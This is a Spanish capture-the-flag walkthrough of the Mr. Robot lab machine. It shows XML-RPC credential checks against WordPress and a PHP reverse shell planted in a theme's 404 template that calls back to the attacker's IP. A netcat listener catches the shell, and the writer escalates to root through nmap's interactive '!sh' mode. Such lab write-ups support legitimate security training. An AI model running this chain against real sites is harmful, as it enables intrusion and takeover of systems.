
Hemos ingresado con exito y tendremos el control de sitio web




Pudiéramos en este momento crear un usuario con privilegios para mantenernos dentro del sistema (aunque no parte, con el objetivo de esta explotación.), en caso de ser descubiertos, pero aun no sabemos el nivel de privilegios que posee Elliot en la cuenta, así que, averiguaremos a continuación.

6. **BurpSuite**


Usaremos burpSuite para pruebas de vulnerabilidad en sitios web, por lo general, vienen su versión edition que es limitante, pero servirá para su uso. También, necesitamos descargar la extension de FoxyProxy para FireFox




Configuraremos en base al proxy de BurpSuite




Descargaremos la certificación de burpsuite y la subiremos en certificación




Primero generamos el certificado de BurpSuite




Una vez obtenido el certificado lo subiremos a certificados






¿Cómo verificamos?
Simple, activamos la intercepción del proxy y detectamos si captura el tráfico, si lo hace, la configuración se hizo correctamente



Esta captura la enviaremos a repeat, el cual, funcionará como un api rest para pruebas.
Usaremos como una entrada de tipo POST y usaremos la siguiente etiqueta:

```
12 <methodCall>
13   <methodName>
       system.listMethods
     </methodName>
14   <params>
     </params>
15 </methodCall>
```

Esto, permitirá listar nuestro sitio



Aprovecharemos la siguiente etiqueta de información para una verificación por puerta trasera las credenciales obtenidas

```
<value><string>wp.editPost</string></value>
<value><string>wp.newPost</string></value>
<value><string>wp.getUsersBlogs</string></value>
</data></array>
</value>
</param>
```

Usaremos los siguientes parámetros para configurar las etiquetas

```
<methodCall>
<methodName>
wp.getUsersBlogs
</methodName>
<params>
<param>
<value>
elliot
</value>
</param>
<param>
<value>
ER28-0652
</value>
</param>
</params>
</methodCall>
```

Al enviar etiquetas de usuario y password, obtendremos los siguientes parámetros

```
<member><name>isAdmin</name><value><boolean>1</boolean></value></member>
<member><name>url</name><value><string>http://192.168.2.103/</string></value></member>
<member><name>blogid</name><value><string>1</string></value></member>
<member><name>blogName</name><value><string>user&amp;#039;s Blog!</string></value></member>
<member><name>xmlrpc</name><value><string>http://192.168.2.103/xmlrpc.php</string></value></member>
```

Podemos comprobar que el usuario Elliot tiene privilegios de administrador en existencia. A partir de ahí, podríamos crear un usuario con privilegios si lo deseamos (pero como mencione, no parte con nuestro objetivo).

7. **Ingreso al sistema de línea de comandos de Mr.robot por PHP-reverse-shell**

Una vez de hacer esa comprobaciones, necesitaremos encontrar las 2 llaves faltantes del reto
El sitio que estamos usando es wordpress y trabaja con información php, por ello, tomaremos la siguiente herramienta del siguiente link
https://pentestmonkey.net/tools/web-shells/php-reverse-shell

php-shell inverso

Esta herramienta está diseñada para aquellas situaciones durante un pentest en las que tienes acceso de carga a un servidor web que ejecuta PHP. Cargue este script en algún lugar de la raíz web y luego ejecútelo accediendo a la URL adecuada en su navegador. El script abrirá una conexión TCP saliente desde el servidor web a un host y puerto de su elección. Vinculado a esta conexión TCP habrá un shell.

Este será un shell interactivo adecuado en el que podrás ejecutar programas interactivos como telnet, ssh y su. Se diferencia del shell basado en formulario web que le permite enviar un solo comando y luego devolverle el resultado.


Descargar

php-shell-reverso-1.0.tar.gz

MD5sum:2bdf99cee7b302afdc45d1d51ac7e373

suma SHA1: 30a26d5b5e30d819679e0d1eb44e46814892a4ee

Esta herramienta está centrada para sitios web que ocupan php y usados para pruebas de pentesting
Extraemos el siguiente archivo de su carpeta:




nota:

1. Surgió un 2do cambio en la ip dinámica, así que estaremos con la .105 la máquina de Mr robot.


Modificamos la ip y el puerto del documento con la de nosotros, los atacantes

```
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.2.104';  // CHANGE THIS
50 $port = 443;       // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
```


Una vez con esto, entraremos al wordpress y modificaremos el temple del error 404.php para ingresar todas estas líneas en él, y actualizamos el archivo.



Una vez que hacemos esto, podríamos acceder a la siguiente ruta y hacer que se escuche el puerto de comunicación




Accedemos al contenido, accedemos al themes y nos fijamos el tipo de themes que usa el sitio y por último, accedemos al archivo que modificamos
Ahora, usaremos nc -lvnp 443, esto permitirá que se escuche una conección por el puerto 443




Obtenemos acceso a la máquina de mr robot

Ahora, verificaremos si poseemos python



Ingresamos al daemon, a través de la siguiente línea, nos permitirá iniciar un nuevo proceso en la shell



Ahora, podremos indagar en los directorios

```
daemon@linux:/$ pwd
pwd
/
daemon@linux:/$ cd home
cd home
daemon@linux:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root root 4096 Nov 13  2015 .
drwxr-xr-x 22 root root 4096 Sep 16  2015 ..
drwxr-xr-x  2 root root 4096 Nov 13  2015 robot
daemon@linux:/home$
```

Ahora ingresamos a robot

```
daemon@linux:/home/robot$ ls -la
ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
daemon@linux:/home/robot$
```

Como podemos ver, tenemos en este directorio una key y una password. A simple vista, key-2-of-3.txt solo tiene permisos de lectura a nivel de usuario, por tanto, no tendremos acceso.

```
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$
```

En cambio, podemos chequear password por los permisos de lectura de grupo y otros

```
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

Usaremos crackstation con el hash dado

Ahora, escalaremos de usuario con su robot (en caso de permisos)

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$
```

Podemos hacer un chequeo del rango del archivo

```
robot@linux:~$ wc -c key-2-of-3.txt
wc -c key-2-of-3.txt
33 key-2-of-3.txt
```

Si intentamos escalar con sudo no nos permitirá

```
robot@linux:~$ sudo -l
sudo -l
[sudo] password for robot: abcdefghijklmnopqrstuvwxyz

Sorry, user robot may not run sudo on linux.
robot@linux:~$
```

Ahora, buscaremos algunos archivos o rutas por búsqueda o en otras palabras, buscaremos aplicaciones que tengan permisos de usuario

```
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$ nmap --version
nmap --version

nmap version 3.81 ( http://www.insecure.org/nmap/ )
robot@linux:~$
```

observamos la versión usada de nmap que es la 3.81, en esta versión, nmap poseía una forma interactiva con permisos root

```
robot@linux:~$ ls -la /usr/local/bin/nmap
ls -la /usr/local/bin/nmap
-rwsr-xr-x 1 root root 504736 Nov 13  2015 /usr/local/bin/nmap
robot@linux:~$
```

8. Vulneraciones a NMAP desactualizados

https://gtfobins.github.io/

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
sudo nmap --interactive
nmap> !sh
```

Ingresamos los comandos para acceder al modo shell y privilegio root

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# pwd
pwd
/home/robot
```

Daremos permisos de archivo de tipo grupo a continuación:

```
ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
# chmod g+r key-2-of-3.txt
chmod g+r key-2-of-3.txt
# ls -ña
ls -ña
ls: invalid option -- '◆'
Try 'ls --help' for more information.
# ls -la
ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r--r----- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
# cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
#
```

Como vemos al final, obtenemos la segunda clave.

Ahora, deberemos partir a buscar la tercera llave. En este caso, buscaremos por la ruta root por si encontramos algún dato importante o útil.

```
# cd /root
cd /root
# ls -la
ls -la
total 32
drwx------  3 root root 4096 Nov 13  2015 .
drwxr-xr-x 22 root root 4096 Sep 16  2015 ..
-rw-------  1 root root 4058 Nov 14  2015 .bash_history
-rw-r--r--  1 root root 3274 Sep 16  2015 .bashrc
drwx------  2 root root 4096 Nov 13  2015 .cache
-rw-r--r--  1 root root    0 Nov 13  2015 firstboot_done
-r--------  1 root root   33 Nov 13  2015 key-3-of-3.txt
-rw-r--r--  1 root root  140 Feb 20  2014 .profile
-rw-------  1 root root 1024 Sep 16  2015 .rnd
# wc -c key*
wc -c key*
33 key-3-of-3.txt
# cat key-3-of-3.txt
```

Así obtenemos permiso de la tercera llave

```
# chmod g+r key-3-of-3.txt
chmod g+r key-3-of-3.txt
# ls -la
ls -la
total 32
drwx------  3 root root 4096 Nov 13  2015 .
drwxr-xr-x 22 root root 4096 Sep 16  2015 ..
-rw-------  1 root root 4058 Nov 14  2015 .bash_history
-rw-r--r--  1 root root 3274 Sep 16  2015 .bashrc
drwx------  2 root root 4096 Nov 13  2015 .cache
-rw-r--r--  1 root root    0 Nov 13  2015 firstboot_done
-r--r-----  1 root root   33 Nov 13  2015 key-3-of-3.txt
-rw-r--r--  1 root root  140 Feb 20  2014 .profile
-rw-------  1 root root 1024 Sep 16  2015 .rnd
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

Las siguientes son las claves encontradas (key 2 y 3):

```
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r--r----- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
# cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

```
ls -la
total 32
drwx------  3 root root 4096 Nov 13  2015 .
drwxr-xr-x 22 root root 4096 Sep 16  2015 ..
-rw-------  1 root root 4058 Nov 14  2015 .bash_history
-rw-r--r--  1 root root 3274 Sep 16  2015 .bashrc
drwx------  2 root root 4096 Nov 13  2015 .cache
-rw-r--r--  1 root root    0 Nov 13  2015 firstboot_done
-r--r-----  1 root root   33 Nov 13  2015 key-3-of-3.txt
-rw-r--r--  1 root root  140 Feb 20  2014 .profile
-rw-------  1 root root 1024 Sep 16  2015 .rnd
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

Verificaremos en TryHackMe las 3 llaves encontradas en todo el curso:

Tuvimos excitó en nuestra penetración y explotación de vulnerabilidades.

9. Conclusiones

Entender la importancia de la seguridad en los sitios web es importante y cómo los atacantes pueden afectar de diferentes formas o aprovechamiento de las vulnerabilidades que encuentren y lleguen a explotarlas, en este caso, esta prueba de ataque se centra en una explotación de vulneración de puertos y ataques de credenciales a un sitio Wordpress, así como también, un aprovechamiento en los programas desactualizados con permisos o privilegios de usuario, para ingresos al sistema, escalado de accesos a documentos y robo de información, que en este caso, fue el robo de 3 llaves de la máquina Mr. Robot.

Cabe resaltar, que este es un pequeño ataque ético en comparación de otras pruebas o ataques más sofisticadas o a mayor escala, este proyecto simula un ataque a un sitio wordpress, pero existen diferentes herramientas que se usan para ataques más específicos, ya sean estos a Wix, Facebook, entre otras entidades u organizaciones dependiendo el propósito del atacante

Bibliografía

Bits, C. [@ContandoBits]. (2021, junio 10). *Descubre Cómo Usar BURP SUITE (PROXY Web) en Kali Linux 2024👨‍💻 Hacking Web Tutorial en Español ✅*. Youtube. https://www.youtube.com/watch?v=DqNMVAUUa-E

Mares, O. (2019, octubre 1). *Mr. Robot 1 - Capture The Flag Challenge, walk through*. Information Security Newspaper | Hacking News; Security Newspaper INC. https://www.securitynewspaper.com/2019/10/01/mr-robot-1-capture-the-flag-challenge-walk-through/